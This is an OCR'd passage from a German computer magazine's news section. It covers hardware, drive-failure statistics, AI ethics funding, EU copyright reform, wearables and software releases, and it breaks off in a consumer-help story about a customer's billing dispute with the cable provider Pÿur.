Vier Montagekäfige für je vier T4- oder auch ältere P4-Karten hängen über PCIe-Switches an zwei Intel Xeon-SP. Zusätzlich lassen sich zwei weitere PCIe-Karten einbauen, etwa schnelle Netzwerkadapter. Auf dem Mainboard sitzt der 10-Gigabit-Ethernet-Chip Intel X550 mit zwei Ports. Fassungen für 24 Speichermodule ermöglichen bis zu 3 TByte Arbeitsspeicher mit teuren Xeons; die einfacheren Versionen binden maximal 1,5 TByte an. In acht Hotswap-Wechselrahmen lassen sich 2,5-Zoll-SATA-SSDs oder Festplatten einbauen. Ein redundantes Netzteil liefert bis zu 2200 Watt. Preis und Liefertermin des PNYSRA2P nennt PNY bisher nicht. *(ciw@ct.de)*



Bild: PNY

In den Server-Einschub PNY PNYSRA2P passen 16 KI-Inferencing-Karten von Nvidia.

Festplattenstatistik

Der amerikanische Cloud-Dienstleister Backblaze veröffentlicht regelmäßig **Statistiken über Ausfallraten** von Festplatten. Ende 2018 liefen die von Backblaze genutzten Platten erneut zuverlässiger: Über alle eingesetzten Festplatten sank die Ausfallrate von 1,83 Prozent 2017 auf nunmehr nur noch 1,25 Prozent.

Backblaze hat mehr als 100.000 Festplatten im Einsatz. Während das Unternehmen in der Anfangszeit aus Kostengründen häufig billige Desktop-Laufwerke kaufte, sind es bei Neuanschaffungen seit einiger Zeit für den Dauerbetrieb ausgelegte Server-Festplatten. Backblaze musterte laut Blogeintrag (siehe ct.de/ye6n) rund 13.000 Festplatten mit 4 TByte oder weniger aus und kaufte etwa die gleiche Anzahl von Laufwerken mit 10 TByte und mehr. Die Gesamtkapazität stieg damit von 500 und rund 750 PByte, die durchschnittliche Laufwerksgröße von 4,5 auf 7,7 TByte.

Bei Modellen mit 8 TByte oder mehr hat Backblaze nun nur noch eine Desktop-Festplatte im Einsatz, die Seagate ST-8000NM0055. Auch diese schlägt sich mit einer Ausfallrate von weniger als ein Prozent pro Jahr gut. Knapp höher liegt die der Seagate Exos X12, nur die Toshiba-Laufwerke MG07ACA114TA liegen mit einer Ausfallrate von mehr als 3 Prozent darüber – da diese jedoch erst seit sehr kurzer Zeit im Einsatz sind, erwartet Backblaze noch eine Verringerung. Tatsächlich liegt die Ausfallrate eines technischen Gerätes in der ersten Zeit immer höher als während der weiteren Betriebszeit; dies liegt meistens an Fehlern im Herstellungsprozess, die nach kurzer Zeit zum Tragen kommen. Besonders zuverlässig sind die Server-Laufwerke Seagate Enterprise Capacity (10 TByte) und HGST Ultrastar HE12. *(ll@ct.de)*

Backblaze-Blog: ***ct.de/ye6n***



Facebook unterstützt KI-Forschung in München

Das neue Institut für Ethik in künstlicher Intelligenz an der Technischen Universität soll Fairness, Transparenz und Sicherheit von KI untersuchen.

Die Technische Universität München gründet ein neues „Institute for Ethics in Artificial Intelligence“. Dazu erhält sie von Facebook über fünf Jahre eine Förderung von 6,5 Millionen Euro. Die Unterstützung sei an keinerlei Bedingungen geknüpft, betonen Facebook und die Universität.

Die wachsende Verbreitung von Machine Learning wirft immer mehr – auch ethische – Fragen auf. So können Vorurteile von Entwicklern und unausgewogene oder fehlerhafte Trainingsdaten bei lernenden Verfahren dazu führen, dass Algorithmen Menschen diskriminieren. Ein Bilderkennungssystem von Google etwa klassifizierte dunkelhäutige Menschen als Gorillas; Amazon musste ein System zur Bewertung von Job-Bewerbern wieder abschalten, nachdem bekannt wurde, dass es Frauen systematisch schlechter beurteilte als Männer.

Facebook will das öffentliche Vertrauen wiedergewinnen. Geschäftsführerin Sheryl Sandberg hat bei ihrem Auftritt auf der Konferenz DLD beteuert, dass das Unternehmen aus den Datenskandalen gelernt habe.




Bild: Lino Mirgeler/dpa

Facebook steht bei der Diskussion um ethische KI ebenfalls in der Kritik. Seine Algorithmen, die für die Zuordnung von Inhalten in die Timelines der Nutzer zuständig sind, sollen Filterblaseneffekte hervorrufen: Sie sollen bevorzugt Inhalte anzeigen, die die Weltsicht der Nutzer verstärken. Facebook nutzt außerdem künstliche Intelligenz (KI), um Inhalte mit Hassrede oder Terrorpropaganda zu finden und zu löschen.


Aus einer umfassenden Initiative für ein Forschungsinstitut für KI in Berlin wird dagegen erst einmal nichts. So hatte es seit dem Sommer Gespräche zwischen der Telekom, SAP, dem Deutschen Forschungszentrum für Künstliche Intelligenz (DFKI) und Google gegeben. Die Beteiligten haben die Gespräche aber abgebrochen, weil sie sich nicht einigen konnten, wie schnell das Vorhaben umgesetzt werden sollte. *(jo@ct.de)*

EU-Urheberrechtsreform wackelt

Die Urheberrechtsreform der EU ist Mitte Januar zumindest ins Stocken geraten. In den sogenannten Trilogverhandlungen konnte sich der Ministerrat nicht auf eine gemeinsame Position einigen. Elf EU-Länder haben sich deshalb gegen den jüngsten Kompromissvorschlag ausgesprochen. Stein des Anstoßes waren die Artikel 11 und 13 des Richtlinienentwurfs, in denen es um ein **Leistungsschutzrecht für Presseverleger** im Internet sowie die umstrittenen Upload-Filter geht.

Eigentlich hatten die beteiligten EU-Gremien geplant, am 21. Januar einen Deal präsentieren zu können, damit die Richtlinie noch vor der Europawahl am 26. Mai verabschiedet werden kann. Dieser Zieltermin dürfte nun kaum noch zu halten sein. *(hob@ct.de)*

Clevere Lobbyarbeit: Google hat nicht ganz uneigennützig prominente YouTuber dazu animiert, sich gegen Artikel 13 der geplanten Urheberrechtsrichtlinie auszusprechen.



Kurz & knapp: Internet


Google muss in Frankreich eine Strafe von 50 Millionen Euro wegen Verstößen gegen die DSGVO zahlen. So seien unter anderem die Informationen zur Verwendung der erhobenen Daten und über den Speicherzeitraum nicht einfach genug zugänglich, erklärte die französische Datenschutzbehörde CNIL. Google hat Widerspruch eingelegt.

Streamingdienste wie Netflix, YouTube oder Spotify verstoßen gegen die DSGVO, bemängelt die Organisation Noyb. In einem Test konnte kein Dienst vollständig überzeugen.

WhatsApp-Nutzer können Nachrichten künftig nur noch an fünf Empfänger weiterleiten. Das soll die Verbreitung von Falschmeldungen einschränken.

Sensorarmband rüstet Apple Watch auf

Aura Devices plant, Apple-Watch-Modelle ab Series 1 mit zusätzlichen Sensoren aufzurüsten; diese integriert die Firma in speziellen Armbändern. Erste Armbandentwürfe demonstrierte Aura auf der CES in Las Vegas. Sie enthalten laut Hersteller Vier-Punkt-Elektroden und sollen mittels Impedanzmessungen beim Sport oder der Gewichtsabnahme unterstützen.



Das Armband von Aura Devices rüstet ältere Apple Watches mit zusätzlichem Sensor auf.

Zur Messwertaufnahme muss man die Elektroden fünf Sekunden lang berühren. Dann liefert das Armband unter anderem **Messwerte zu Fettanteil, Muskelmasse und Körperflüssigkeit** (Hydration). Auch könne das Band ähnlich wie die Apple Watch Series 4 mit ihrem 1-Kanal-EKG Anzeichen für Vorhofflimmern erkennen und dann dazu raten, einen Kardiologen aufzusuchen.

Die Daten werden per Funk an eine Apple-Watch-Anwendung übermittelt, in der man sie einsehen kann. Über Apples HealthKit-Protokoll gelangen sie auch aufs iPhone und in die dortige Gesundheits-App. Das Armband soll in der zweiten Jahreshälfte für rund 90 US-Dollar in den Handel kommen. *(dz@ct.de)*

iPhone steuert Turnschuhmotor

Der Sportartikelkonzern Nike kündigte auf der CES Messe in Las Vegas unter der Bezeichnung „Adapt BB“ Basketball-Sneaker ohne Schnürsenkel und Klettverschlüsse an – stattdessen ziehen sie sich nach dem Hineinschlüpfen mittels eingebauten Motoren zusammen, um dem Fuß Halt zu geben. Mittels einer App lässt sich die Schließstärke einstellen.

Weil sich der Fuß während eines Spiels durch zunehmende Durchblutung vergrößert, denkt Nike auch an **Schließkonfigurationen für verschiedene Phasen eines Spiels**. Auch Firmware-Updates seien denkbar. Ohne iPhone schließen die Demo-Schuhe automatisch bis zu einem voreingestellten Punkt. Die Schließe lässt sich mit einem seitlich in der Sohle eingearbeiteten Knopf öffnen.

Der Adapt BB soll Mitte Februar für 350 US-Dollar in den Handel kommen. Nike will Schuhgrößen ab 8 bis 15,5 für Männer und bis 14 für Frauen anbieten. Angaben zu Euro-Preisen liegen noch nicht vor. *(dz@ct.de)*

Apple versetzt hunderte Mitarbeiter

Mitte Januar hat Apple mehr als 200 Mitarbeiter vom Project Titan abgezogen und anderen Abteilungen zugeordnet. Das „Autonomous Car Team“ bleibt aber bestehen. Ein Sprecher des Konzerns bekräftigte, man habe ein „unglaublich talentiertes Team“, das sich um autonome Systeme „und damit verbundene Technologien“ kümmere.

Der Börsensender CNBC spricht auch von Entlassungen. Diese hat Apple bisher nicht bestätigt. Da sich die Gruppe in diesem Jahr „auf bestimmte zentrale Bereiche“ konzentriere, habe man einige Mitarbeiter zu anderen Projekten verschoben, darunter in den Bereich maschinelles Lernen.

Das klingt plausibel, weil Apple Konzepte und Algorithmen des maschinellen Lernens für autonomes Fahren zumindest eine Zeit lang entwickelt hat. Dabei geht es unter anderem um die Objekterkennung mittels bildgebender Verfahren und per Lidar (light detection and ranging, Laser-gestützte Abstands- und Geschwindigkeitsmessung).

Als Ausgangspunkt der Umstrukturierung kann man die Abwerbung des hochrangigen Managers Doug Field vom Elektroautobauer Tesla sehen. Field, der zuvor schon bei Apple an der Entwicklung des Macs beteiligt war, wechselte im August 2018 zurück zu Apple und gilt seither zusammen mit Bob Mansfield als Leiter der Abteilung „Autonomous Car“.

Die Umstrukturierungen sollen **Teil der Strategie des neuen Führungsteams** sein und seien nicht überraschend gekommen, meint CNBC. Ein Apple-Sprecher sagte weiter, der Konzern glaube anhaltend an die „riesige Chance“, die autonome Systeme böten und das Apple „einzigartige Fähigkeiten“ habe, in diesem Bereich seinen Beitrag zu leisten. „Das ist das Projekt für maschinelles Lernen mit den größten Ambitionen aller Zeiten.“

Das „Project Titan“ läuft seit 2014. Um dessen Ziele ranken sich freilich mehr Gerüchte als Fakten. Lange Zeit ging man davon aus, dass Apple autonome Fahrzeuge entwickelt. Inzwischen deuten Anzeichen auf Software für autonomes Fahren hin. Rund 70 Versuchsfahrzeuge von Apple haben Zulassungen für öffentliche Straßen in Kalifornien erhalten. *(dz@ct.de)*



Apples iCar auf neuem Kurs: Bisher hat das Team rund 70 Versuchsfahrzeuge auf kalifornischen Straßen bewegt. Als Test-Basis dient unter anderem ein SUV-Modell von Lexus.

Fotopräsentation mit AquaSoft DiaShow und Stages


Der Potsdamer Softwarehersteller AquaSoft stellt für seine Präsentationsprogramme Workflowverbesserungen sowie neue Effekte in Aussicht.

Das Live-Präsentationsprogramm AquaSoft Stages 11 ist bereits erhältlich; das auf Fotoshows für Heimanwender ausgerichtete DiaShow 11 hat der Hersteller fürs Frühjahr angekündigt. Beiden Programmen liegt dieselbe Code-Basis zu Grunde. Kapitel-Objekte oder Flexi-Collagen fassen Bilder oder Texte auf Wunsch zusammen. Die enthaltenen Objekte kann man stufenförmig in der Zeitleiste anordnen und so die Animation steuern. Zu Kapitel-, Collagen- und sogenannten Playhead-Markern kann man springen. In der Toolbox lassen sich Elemente als Favoriten hervorheben oder verstecken.

Diashow 11 Ultimate und Stages 11 bringen 30 neue Überblendungen mit. Beide Programme binden Smartphone-Aufnahmen im Hochformat nun in 16:9-Präsentationen für TV und Beamer ein: Der Bild-vor-Bild-Effekt setzt das Originalfoto oder -video vor eine unscharfe Kopie seiner selbst; Farbeffekt und Weichzeichner sind einstellbar. Im Überblendungsdialog erstellte Animationen lassen sich künftig abspeichern. Die Animation der Effekte „Bildband“ und „Filmstreifen“ kann man nun an Anfang und Ende abbremsen. Die Animationen für Kameraschwenks, Reiserouten und Bewegungspfade legen auf Wunsch an ausgewählten Markern über definierte Standzeiten eine Pause ein.

Die Audiosignale von Videos kann das Programm nun weich überblenden. Ist der Sound des Videos zu leise, kann man das Signal anheben. Die Lautstärke lässt sich außerdem dynamisch über ein Gummiband regeln. Darüber hinaus sollen die Programme beim Laden großer JEG-Dateien sowie beim Decoding und Encoding von Videos schneller arbeiten als bisher.

Beide Programme laufen unter Windows ab 7. DiaShow Ultimate 10 kostet inklusive Upgrade 97 Euro, Stages ist für 247 Euro zu haben. *(akr@ct.de)*




Das Fotoshowprogramm AquaSoft DiaShow 11 und die Variante für Fotovorträge Stages 11 organisieren Bilder und Texte nun in Kapiteln.

DateiCommander 20 mit PDF-Editor

Christian Lütgens bietet den DateiCommander als **Alternative zum Windows Explorer** an. Version 20 bringt ein Tool mit, das DOC-, DOCX- und PDF-Dateien anzeigt, bearbeitet und speichert. Es heißt DC-Words und kann laut Hersteller mehrere PDF-Dokumente zusammenführen, Seiten aus einem PDF extrahieren oder Seiten aus einer Datei löschen. PDFs lassen sich um Anmerkungen und Zeichnungen ergänzen sowie mit einem Passwort schützen. Außerdem sollen sich Word-Dateien nach PDF konvertieren lassen – auf Wunsch per Stapelverarbeitung. Auch gescannte Dokumente und Bilder legt das Tool als PDF-Datei ab.

Die Dateivorschau zeigt PDF-Dokumente sowie Word-, Excel-, PowerPoint-, Visio- und Projekt-Dateien an. Darüber hinaus enthält das Programm ein Kompressionstool, einen FTP-Client, einen Backup-Assistenten, eine Diashowfunktion, einen Brenner und ein Screenshot-Tool. Der DateiCommander 20 kostet 34,95 Euro. *(akr@ct.de)*



Der DateiCommander 20 bringt eine eigene Textverarbeitung mit, die einzelne Seiten aus PDF-Dokumenten löscht oder extrahiert.

Anwendungen

Das **Bild- und Videomischpult** Loupedeck+ ist ab sofort mit Adobe Photoshop CC 2019 kompatibel. Bisher unterstützte es nur Lightroom Classic CC und Adobe Premiere Pro CC. Loupedeck+ ist für 229 Euro erhältlich.

CyberLink hat das **Webcam-Plug-in** PerfectCam 2 veröffentlicht. Es erkennt Gesichter und hält in Videokonferenzen die Umgebung per Hintergrundunschärfe privat. PerfectCam 2 kostet 14,99 Euro pro Monat oder 129,99 pro Jahr.


Der **Corona Renderer** von Render Legion steht außer für 3ds Max nun auch für Cinema 4D zur Verfügung. Eine Lizenz kostet 28,50 US-Dollar pro Monat.

Adobe übernimmt Allegorithmic. Dessen **Programme für 3D-Texturen** sollen Teil der Creative Cloud werden.

Wissensmanagement mit Hyperwave

Der **Hyperwave Information Server** kombiniert ein browsergestütztes Chatsystem mit Arbeitsbereichen für Projektteams und Verwaltungsfunktionen für Dokumente und Webinhalte.

Die zum Jahreswechsel erschienene Ausgabe IS/8 bietet dem Anwender zwei zusätzliche, konfigurierbare Seitenleisten mit Baumansichten für zahlreiche Inhaltstypen. Dabei kann es sich um eine Dokumentauswahl handeln, um eine Chat-Diskussion, den Arbeitsbereich zu einem Projekt oder einen der neuerdings unterstützen Activity Streams mit Social-Media-Inhalten. Chatbeiträge werden ebenso wie Dokumente indexiert und mit Nutzerrechten versehen. So kann man ausgewählten Benutzern die Teilnahme an einem bestimmten Chat gestatten, während man dieselben Beiträge für einen anderen Benutzerkreis nur les- und durchsuchbar macht. Anwender sollen sich alle Dokumente, Nachrichten und Aufgaben, die zu einem Arbeitsablauf oder Aufgabenfeld gehören, auf einer Webseite parat halten können. Falls sie eine Komponente in einen anderen Kontext verschieben, aktualisiert der Server laut Hersteller automatisch alle Verknüpfungen. Preise für das Basissystem beginnen bei 15.000 Euro für 15 Benutzer. *(hps@ct.de)*



Der Hyperwave Information Server macht das Browserfenster zum anpassungsfähigen Informationsverzeichnis.

Beweg Dich!

Fahrzeuge und Roboter, die sich aus eigenem Antrieb bewegen sollen, sind auf maßgeschneiderte Steuerungssoftware angewiesen. Diesem Bedarf begegnet der Roboterhersteller Kuka mit aktuellen Software-Erweiterungen und das Softwarehaus Mathworks mit einer Toolbox zur Bewegungssteuerung.

Kuka hat seine **Industrieroboter**-Serie KR Quantec überarbeitet. Im Vergleich zur Vorversion sollen sich die ab April lieferbaren Maschinen einfacher in Betrieb nehmen lassen. Dazu trägt laut Hersteller bei, dass man diesen Robotern über Software-Add-ons zusätzliche Bewegungsmodi beibringen kann. Zu diesen „Motion Modes“ gehört der „Path Mode“, in dem Bewegungspfade mit erhöhter Präzision verfolgt werden, und der auf Geschwindigkeit optimierte „Dynamic Mode“. Außerdem deckt die neue Modellpalette ein breiteres Spektrum an Traglasten und Bewegungsreichweiten ab.



Die aktuelle Robotergeneration KR Quantec von Kuka versteht Kommandos für spezielle Bewegungsmodi.

Mathworks hat als optionale Erweiterung der aktuellen Release 2018b des Rechenprogramms **Matlab** die „Sensor Fusion and Tracking Toolbox“ herausgebracht. Ingenieure der Automobil-, Luft- und Raumfahrtindustrie können damit die Signale verschiedener Sensoren gemeinsam auswerten, um Bewegung, Position, Ausrichtung und Umgebungssituation bewegter Objekte zu überwachen. Referenzbeispiele sollen als Ausgangspunkte für die Entwicklung von Navigationssystemen und autonomen Lenkungssystemen dienen.

Außerdem sollen sich mit der Toolbox Bewegungsbahnen und simulierte Sensorsignale für die Bewegung entlang dieser Bahnen erzeugen lassen. Anhand dieser Daten kann die Software C-Code für die Steuerung von Prototypen bereitstellen. *(hps@ct.de)*


Qlik präsentiert Data Catalyst 4.0

Für die **Business Intelligence (BI)** in großen Datenbeständen hat das Softwarehaus Qlik seinen Data Catalyst 4.0 herausgebracht. Die Anwendung ist der Nachfolger des Pakets Podium Data und soll unterschiedliche Rohdaten für quellen- und formatunabhängige Analysen zugänglich machen. Laut Hersteller kooperiert sie gleichermaßen mit wohlorganisierten Data Warehouses, die auf einem einzigen Server liegen, mit heterogenen Data Lakes und nun auch mit Cloud-Datenbeständen, die über Webdienste angezapft werden. Data Catalyst funktioniert als Linux-Anwendung auf einem einzelnen Server und verwaltet dort alle zwischengespeicherten Daten mit der Sprache HSQL in mäßig strukturierten Flat Files. Laut Qlik erübrigt sich damit die Aufgabe, zum Verwalten verteilter Datenbestände einen Hadoop-Cluster als Zwischeninstanz einzurichten.

Mit einer neu eingeführten Relationship Engine pflegt Data Catalyst zudem einen Metadaten-Katalog aller gespeicherten Dokumente, den man direkt mit dem Arbeitsplatz-BI-Programm Qlik Sense analysieren kann. *(hps@ct.de)*

Teures Detail

Unübersichtliche Tarife bei Pÿur



Einen Internet-Zugang bekommt man heute auch übers TV-Kabel. Im Osten der Republik stößt man da oft auf die Angebote von Pÿur, einer Marke der Tele Columbus AG. Doch bei den verschiedenen Pÿur-Produkten steckt der Teufel mitunter im Detail.

Von Georg Schnurer

Anja S. ist seit langem Kabelkundin. Mit der gebotenen Leistung war sie zufrieden: Über das TV-Kabel für monatlich 12,82 Euro kam außer dem Fernsehprogramm auch noch das Internet ins Haus. Der „Cablesurf-6000-Tarif“ für 14,95 Euro bot einen maximalen Downstream von 6 MBit/s. Hinzu kam noch 0,95 Euro für die Miete des Modems. Alles in allem zahlte die Familie für TV und Internet 28,72 Euro pro Monat.

Im Oktober 2018 änderten sich die Anforderungen der Familie an den Internet-Zugang: Da ihr Mann vermehrt von zu Hause aus arbeiten konnte, war mehr Bandbreite gefragt. Die Telekom und diverse Wiederverkäufer boten über das ebenfalls vorhandene Telefonkabel lediglich einen Internetzugang mit 16 MBit/s an - kein echter Fortschritt.

Mehr Bandbreite versprach der Tarif „Pure Speed 200“ von Pÿur: Für 30 Euro monatlich gab es einen Downstream von 200 MBit/s und einen Upstream von bis zu 8 MBit/s. Das TV-Kabel sei bereits im Preis enthalten, entnahm sie dem Produktinformationsblatt. Das klang beinahe zu gut. Also fragte die Kundin am 13. November bei der Pÿur-Hotline, ob der TV-Anschluss wirklich in dem Tarif enthalten war. Nachdem der Kundenberater das bejahte, bat sie um eine kurze schriftliche Bestätigung. Das Schreiben, das sie daraufhin erhielt, listete die alten Vertragsbestandteile unter „Bisherige Produkte“ auf, unter dem Abschnitt „Zukünftige gebuchte Produkte“ fand sich nur noch Pure Speed 200 für 30 Euro monatlich.

Der Vertrag wurde zum 1. Dezember 2018 umgestellt. Vorher konnte Anja S. die

Änderung bereits im Kundenportal sehen. Nach Ablauf der Widerspruchsfrist am 28. November fand sich dann eine Rechnungsankündigung in Höhe von 42,82 Euro im Kundenportal. Einsehbar war die neue Rechnung noch nicht. Also bat die Kundin die Pÿur-Hotline um eine Erklärung. Nach etlichen erfolglosen Versuchen gab sie auf und protestierte über das Kundenportal gegen die Rechnungshöhe. Eine Reaktion blieb aus.

Fix gebucht

Am 1. Dezember wurde der Anschlusses umgestellt und nun war auch die Rechnung einsehbar. Frau S. sollte für den Internet-Zugang 30 Euro zahlen und weitere 12,82 Euro für den Kabelanschluss. Der, so protestierte sie postwendend über das Kundencenter, sollte doch in den Gebühren für den Internet-Zugang enthalten sein. Zudem entsprach die letztlich gelieferte Datenrate nicht dem, was Pÿur versprochen hatte. So war der Upstream mit 1,9 MBit/s nicht nur deutlich langsamer als die versprochenen 8 MBit/s, sondern lag auch unter der garantierten minimalen Upload-Rate von 4 MBit/s.

Beides reklamierte Anja S. sofort, doch auf ihren Einwand gegen die Berechnung der Kabelgebühren ging der Pÿur-Support nicht ein. Immerhin räumte Pÿur am 26. Dezember schriftlich ein, dass man die vereinbarte Bandbreite leider nicht zur Verfügung stellen könne. Das Unternehmen versprach eine nicht näher bezifferte Gutschrift und stellte in Aussicht, die Datenübertragungsrate schnellstmöglich zu verbessern.

Nachdem Pÿur sich nicht zu der zusätzlichen Berechnung der Kabelgebühr äußerte, veranlasste die Kundin eine Rücklastschrift und überwies nur die unstrittigen 30 Euro für Pure Speed 200. Die Reaktion von Pÿur fand sich auf der nächsten Rechnung: Neben zweimal Kabelgebühren und den 30 Euro für den Internetzugang tauchten fünf Euro „Rücklastschrift-Gebühren“ auf. Diesmal protestierte die Kundin per Einschreiben, ließ die Abbuchung erneut von ihrer Bank zurückbuchen und überwies nur 30 Euro.

Eine Reaktion von Pÿur blieben zunächst aus: Die im Kundenportal eröffneten Tickets wurden ohne Rückmeldung geschlossen. Am 10. Januar gab es dann Post vom Kabelanbieter: Eine Überprüfung des Anschlusses habe ergeben, dass man wie versprochen schnelles Internet liefere. Tatsächlich hatte sich die Internet-Geschwindigkeit inzwischen verbessert. Da Frau S. im Streit mit Pÿur um die monatlichen Gebühren nicht weiter kam, bat sie die c’t-Redaktion um Hilfe.



Tarif-Wirrwarr

